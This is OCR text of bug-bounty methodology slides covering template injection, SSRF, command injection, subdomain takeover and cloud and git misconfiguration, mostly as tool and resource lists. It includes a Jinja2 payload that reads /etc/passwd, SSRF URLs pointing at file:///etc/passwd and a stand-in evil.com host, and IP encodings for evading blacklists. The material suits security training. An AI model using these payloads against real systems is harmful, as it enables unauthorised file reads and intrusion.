
SSTI

1: https://acme.com/errorpage{{2*3}}

2:

https://acme.com/errorpage{{''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}

SSTI Tooling



SSTI Resources

Original Whitepaper - James Kettle	http://blog.portswigger.net/2015/08/server-side-template-injection.html
OWASP SSTI Workshop - Gérôme Dieu	https://speakerdeck.com/owaspmontreal/workshop-server-side-template-injection-ssti
Exploring SSTI in Flask/Jinja2 - Tim Tomes	https://www.lanmaster53.com/2016/03/exploring-ssti-flask-jinja2/ https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/
Injecting Flask - Ryan Reid	https://nvisium.com/blog/2015/12/07/injecting-flask/
Rails Dynamic Render to RCE (CVE-2016-0752) - John Poulin	https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752/
uber.com may RCE by Flask Jinja2 Template Injection - Orange Tsai	https://hackerone.com/reports/125980

Server Side Request Forgery

SSRF

TBHMv1

- [x] Nothing
- [x] Well kinda... SSRF (visually) looks very similar to LFI / RFI / Path/dir Traversal!
- [ ] Remix!

- ★ Where?
- ★ Resources
  - SSRF Bible (black magic)
- ★ Exploit
  - Burp Collaborator
- ★ Honourable mention:
  - ewilded / psychoPATH
  - ^ "Blind detection of path traversal-vulnerable file uploads"

Common Parameters or Injection points from TBHMv1	
file=	folder=
location=	style=
locale=	template=
path=	doc=
display=	source=
load=	pdf=
read=	dest=
retrieve=	continue=

SSRF (GET examples)

http://acme.com/redirect.php?url=http://google.com

http://acme.com/redirect.php?url=//google.com

http://acme.com/redirect.php?url=google.com

http://acme.com/redirect.php?url=/path/something/here

http://acme.com/redirect.php?url=file:///etc/passwd

http://acme.com/ssrf.php?url=tftp://evil.com:12346/testpacket

SSRF Resources

Blacklists – Alternate IP encoding


http://425.510.425.510/	Dotted decimal with overflow
http://2852039166/	Dotless decimal
http://7147006462/	Dotless decimal with overflow
http://0xA9.0xFE.0xA9.0xFE/	Dotted hexadecimal
http://0xA9FEA9FE/	Dotless hexadecimal
http://0x41414141A9FEA9FE/	Dotless hexadecimal with overflow
http://0251.0376.0251.0376/	Dotted octal
http://0251.00376.000251.0000376/	Dotted octal with padding

05/21/2015

Nicolas Grégoire

SSRF Resources

- ★ PROTOCOL AND SCHEMA MAPPINGS
- ★ EXPLOIT EXAMPLES



URL schema support


	PHP	Java	cURL	LWP	ASP.NET[1]
gopher	enable by --with-curlwrappers	before last patches	w/o \0 char	+	ASP.NET <=3 and Windows XP and Windows Server 2003 R2 and earlier only
tftp	enable by --with-curlwrappers	-	w/o \0 char	-	-
http	+	+	+	+	+
https	+	+	+	+	+
ldap	-	-	+	+	-
ftp	+	+	+	+	+
dict	enable by --with-curlwrappers	-	+	-	-
ssh2	disabled by default	-	-	Net:SSH2 required	-
file	+	+	+	+	+
ogg	disabled by default	-	-	-	-
expect	disabled by default	-	-	-	-
imap	enable by --with-curlwrappers	-	+	+	-
pop3	enable by --with-curlwrappers	-	+	+	-
mailto	-	-	-	+	-
smtp	enable by --with-curlwrappers	-	+	-	-
telnet	enable by --with-curlwrappers	-	+	-	-

SSRF Resources

Pivoting from blind SSRF to RCE with HashiCorp Consul - Peter Adkins	http://www.kernelpicnic.net/2017/05/29/Pivoting-from-blind-SSRF-to-RCE-with-Hashicorp-Consul.html
Exploiting Server Side Request Forgery on a Node/Express Application (hosted on Amazon EC2) - Seth Art	https://sethsec.blogspot.com/2015/12/exploiting-server-side-request-forgery.html
Server-side browsing considered harmful - Nicolas Grégoire	http://www.agarri.fr/docs/AppSecEU15-Server_side_browsing_considered_harmful.pdf
How To: Server-Side Request Forgery (SSRF) - Jobert Abma	https://www.hackerone.com/blog-How-To-Server-Side-Request-Forgery-SSRF
Escalating XSS in PhantomJS Image Rendering to SSRF/Local-File Read - Brett Buerhaus	http://buer.haus/2017/06/29/escalating-xss-in-phantomjs-image-rendering-to-ssrflocal-file-read/
Burp, Collaborate, and Listen: A Pentester Reviews the Latest Burp Suite Addition - Max Zinkus	https://www.bishopfox.com/blog/2016/02/burp-collaborate-listen-pentester-reviews-latest-burp-suite-addition/

Code Inj, CDMi, & Future Fuzzing

Code Injection + CMD Injection + New Fuzzing



TBHMV1


- [x] SQLi
  - [x] Polyglot
  - [x] Seclists
  - [x] Sqlmap
  - [x] Params
  - [x] Tooling
  - [x] Resources

★ Commix
- CMDi
- Supports PHP code inj

★ Unknown Identification
- Backslash Powered Scanner

★ Resources

PORTSWIGGER
WEB SECURITY




albinowax (James Kettle)

Code Injection + CMD Injection

- ★ Commix pros
  - Command injection
  - Supports php code inj
  - Custom modules
  - PS & PY shells
  - Put many memes in their slides

Backslash Powered Scanner

- ★ Generic payloads for any stack
  - Send a ' get an error
  - Send a \' and the backslash escapes your injection character
- ★ Multi-tiered, Simple, and effective response analyzing
  - Response code
  - Response size
  - keywords
- ★ Watch the video then read the paper =)
  - https://broadcast.comdi.com/r7rwcspee75eewbu8a0f
  - http://blog.portswigger.net/2016/11/backslash-powered-scanning-hunting.html



? **Suspicious Input Transformation**

Issue: **Suspicious Input Transformation**
Severity: **High**
Confidence: **Tentative**
Host: **http://codepen.io**
Path: **/preprocessors**

Note: This issue was generated by the Burp extension: protoScan2.

Issue detail

The application transforms input in a way that suggests it might be vulnerable to some kind of server-side code injection
Affected parameter:1
Interesting transformations:

- \{ => {
- { => {
- \} => }
- } => }
- \(=> (
- (=> (
- \) =>)
-) =>)
- \[=> [
- [=> [
- \] =>]
-] =>]
- \` => `
- ` => `
- \# => #
- # => #
- \& => &
- & => &
- \| => |
- | => |
- \^ => ^
- ^ => ^

Boring transformations:

- \101 => \101
- \x41 => \x41
- \u0041 => \u0041
- \0 => \0
- \1 => \1
- \' => \'
- \" => \"
- \$ => \$
- \/ => \/

Infrastructure & Config

Subdomain takeover!

heroku

unbounce

USERVOICE

surveygizmo

fastly

zendesk

Instapage

Dyn

amazon cloudfront


HubSpot


FastMail

WP engine

- Pretty simple, check for CNAMES that resolve to these services, if the service has lapsed, register and profit!

Subdomain Takeover





Robbing Misconfigured Sh** (AWS)

Detectify Labs > Security > A deep dive into AWS S3 access controls – taking full control over your assets

A deep dive into AWS S3 access controls – taking full control over your assets

2017.07.13 labsdetectify

AWS BUG BOUNTY FRANS ROSÉN PRIVACY XSS

TL;DR: Setting up access control of AWS S3 consists of multiple levels, each with its own unique risk of misconfiguration. We will go through the specifics of each level and identify the dangerous cases where weak ACLs can create vulnerable configurations impacting the owner of the S3-bucket and/or through third party assets used by a lot of companies. We also show how to do it properly and how to monitor for these sorts of issues.
A simplified version of this write-up is available on the Detectify blog.

Quick background

Amazon Web Services (AWS) provides a service called Simple Storage Service (S3) which exposes a storage container interface. The storage container is called a "bucket" and the files inside the bucket are called "objects". S3 provides an unlimited storage for each bucket and owners can use them to serve files. Files can be served either privately (via signed URLs) or publicly via an appropriately configured ACL (Access Control List) or ACP (Access Control Policy).

AWS also provides a (CDN) service called CloudFront which is often configured to quickly serve S3 hosted files/objects from an optimized CloudFront server as close as possible to the user who is requesting the file.

Introduction

Recently, a few blog posts ha ion of a S3 bucket may expose sensitive data as s (ACL) are quite different to the regular user Access Management (IAM).

yasinS / sandcastle

Watch

Code Issues 0 Pull requests 0 Wiki Insights

A Python script for AWS S3 bucket enumeration. Development has ceased; this project is at EOL.
https://ysx.me.uk/sandcastle/#eol

amazon-web-services amazon-s3-bucket infosec

Bucket Finder

Home > Projects > General > Amazon Bucket Finder

This project goes alongside my blog post Whats In Amazon's Buckets, read through that for more information on what is going on behind the scenes.

This is a fairly simple tool to run, all it requires is a wordlist and it will go off and check each word to see if that bucket name exists in the Amazon's S3 system. Any that it finds it will check to see if the bucket is public, private or a redirect.

Public buckets are checked for directory indexing being enabled, if it is then all files listed will be checked using HEAD to see if they are public or private. Redirects are followed and the final destination checked. All this is reported on so you can later go through and analyse what has been found.

Robbing Misconfigured Sh** (git)

michenriksen / gitrob

Code | Issues 28 | Pull requests 4 | Projects 0 | Insights

Reconnaissance tool for GitHub organizations http://michenriksen.com/blog/gitrob-p...

security osint ruby-cli github-api

dxa4481 / truffleHog

Code | Issues 11 | Pull requests 12 | Projects 0 | Wiki | Insights

Searches through git repositories for high entropy strings, digging deep into commit history

Bespoke .nfo


Bespoke .nfo



SOON



DOMAIN DISCOVERY
DEFCON
EXPANDING SCOPE LIKE A BOSS


DEFCON
HUNT
Data Driven Web Hacking & Manual Testing
@jhaddix @swagnetow @FatihEgbatan @digitalwoot @_Sha12&
@bugcrowd

resources!


jhaddix / tbhm
Code
Issues 0
The Bug Hunters Methodology
Add topics


jhaddix committed on GitHub Update README.md
Latest commit a25c577 on May 15
01_Philosophy.md Update 01_Philosophy.md 2 months ago
02_Discovery.md Rename 02_Discovery.markdown to 02_Discovery.md 2 months ago
03_Mapping.md Rename 03_Mapping.markdown to 03_Mapping.md 2 months ago
04_Authorization_and_Session.md Rename 04_Authorization_and_Session.markdown to 04_Authorization_and_... 2 months ago
05_XSS.md Rename 05_XSS.markdown to 05_XSS.md 2 months ago
06_SQLi.md Rename 06_SQLi.markdown to 06_SQLi.md 2 months ago
07_File_Upload.md Rename 07_File_Upload.markdown to 07_File_Upload.md 2 months ago
08_CSRF.md Rename 08_CSRF.markdown to 08_CSRF.md 2 months ago
09_Privledge_Logic_Transport.md Rename 09_Privledge_Logic_Transport.markdown to 09_Privledge_Logic_Tr... 2 months ago
10_Mobile.md Rename 10_Mobile.markdown to 10_Mobile.md 2 months ago
11_Auxiliary_Info.md Rename 11_Auxiliary_Info.markdown to 11_Auxiliary_Info.md 2 months ago
12_IDOR.markdown adding IDOR a year ago
How Do I shot Web-.pdf ad pdf 2 years ago
README.md Update README.md 2 months ago


https://bugbountyforum.com/resources/
Home Blogs Resources Getting started Team
Bug Bounty Forum
Resources
We created a list with a lot of resources that can help you to learn more about security vulnerabilities.
Resources
Cross-site scripting (XSS)
SQL injections (SQLi)
CSP / CSP Bypasses
Template injections
Command injections
SOP/Origin bypassing/Cross-SOP Data Leaking
Insecure Direct Object References
XML External Entity
Server side request forgery
Ruby on Rails
Flash
Resources
This is a page with resources.
Bug Bounty Forum

TBHMv1

https://www.slideshare.net/bugcrowd/how-do-i-shot-web-jason-haddix-at-defcon-23
https://www.youtube.com/watch?v=-FAjxUOKbdI

https://github.com/jhaddix/tbhm
Updates coming soon...


Jason Haddix - @jhaddix
jhaddix@bugcrowd.com

Links

Peter Yaworski (Web Hacking 101 Book)	https://leanpub.com/web-hacking-101
Andy Gill (Breaking into Infosec)	https://leanpub.com/ltr101-breaking-into-infosec
Aboul3la (Sublist3r)	https://github.com/aboul3la/Sublist3r
Prakhar Prasad (Mastering Modern Web Penetration Testing)	https://www.packtpub.com/networking-and-servers/mastering-modern-web-penetration-testing
Jhaddix (enunall)	https://github.com/jhaddix/domain
Tim tomes (Recon-ng)	https://bitbucket.org/LaNMaSteR53/recon-ng
@infosec_au & @nnwakelam (Alt-DNS)	https://github.com/infosec-au/altdns
Blechschmidt (Massdns)	https://github.com/blechschmidt/massdns
Robertdavidgraham (Masscan)	https://github.com/robertdavidgraham/masscan
jhaddix - (all.txt domain word list)	https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056
Anshumanbh (Brutesubs)	https://github.com/anshumanbh/brutesubs
OJ Reeves (Gobuster)	https://github.com/OJ/gobuster

Links

Epinna (Tplmap)	https://github.com/epinna/tplmap
Mak0 (parameth)	https://github.com/mak-/parameth
vulnersCom (burp-vulners-scanner)	https://github.com/vulnersCom/burp-vulners-scanner
ChrisTruncer (Eyewitness)	https://github.com/ChrisTruncer/EyeWitness
Jackmasa (XSS Mindmap)	https://github.com/jackmasa/XSS.png
Anshumanbh (censys.py sub scraper)	https://gist.github.com/anshumanbh/96a0b81dfe318e9e956013209e178fa9
Scumsec (non-core recon-ng modules)	https://github.com/scumsec/Recon-ng-modules
Vlad Styran (non-core recon-ng modules)	https://bitbucket.org/LaNMaSteR53/recon-ng/pull-requests/260/add-passivetotal-subdomains-enumerator/diff#chg-modules/recon/domains-hosts/passivetotal_subdomains.py
Mandatoryprogrammer (Cloudflare_enum)	https://github.com/mandatoryprogrammer/cloudflare_enum
Daniel Miessler (Robots Disallowed)	https://github.com/danielmiessler/RobotsDisallowed

Links

Lorenzog (dns-parallel-prober)	https://github.com/lorenzog/dns-parallel-prober
SSRF Bible	https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit#
Ewilded (psychoPATH)	https://github.com/ewilded/psychoPATH
Commix	https://github.com/commixproject/commix
Albinowax (Top 2500 alexa parsed param names)	https://github.com/PortSwigger/backslash-powered-scanner/blob/master/resources/params
Netflix (SleepyPuppy Blind XSS framework)	https://github.com/Netflix/sleepy-puppy
Mandatoryprogrammer (xsshunter)	https://github.com/mandatoryprogrammer/xsshunter
Jobertabma (ground-control)	https://github.com/jobertabma/ground-control
0xSobky (XSS polyglot #4)	https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot
PortSwigger / Ablinawax (Backslash Powered Scanner)	https://github.com/PortSwigger/backslash-powered-scanner

Links

JordyZomer (autoSubTakeover)	https://github.com/JordyZomer/autoSubTakeover
Nahamsec (HostileSubBruteforcer)	https://github.com/nahamsec/HostileSubBruteforcer
Anshumanbh (tko-subs)	https://github.com/anshumanbh/tko-subs
Frans Rosen (A deep dive into AWS S3 access controls – taking full control over your assets)	https://labs.detectify.com/2017/07/13/a-deep-dive-into-aws-s3-access-controls-taking-full-control-over-your-assets/
yasinS (sandcastle)	https://github.com/yasinS/sandcastle
Robin Wood (bucketfinder)	https://digi.ninja/projects/bucket_finder.php
Michenriksen (gitrob)	https://github.com/michenriksen/gitrob
Dxa4481 (truffleHog)	https://github.com/dxa4481/truffleHog
Bug Bounty Forum	https://bugbountyforum.com/
Cool Curation:	https://github.com/qazbnm456/awesome-web-security
	https://github.com/infoslack/awesome-web-hacking
	https://github.com/djadmin/awesome-bug-bounty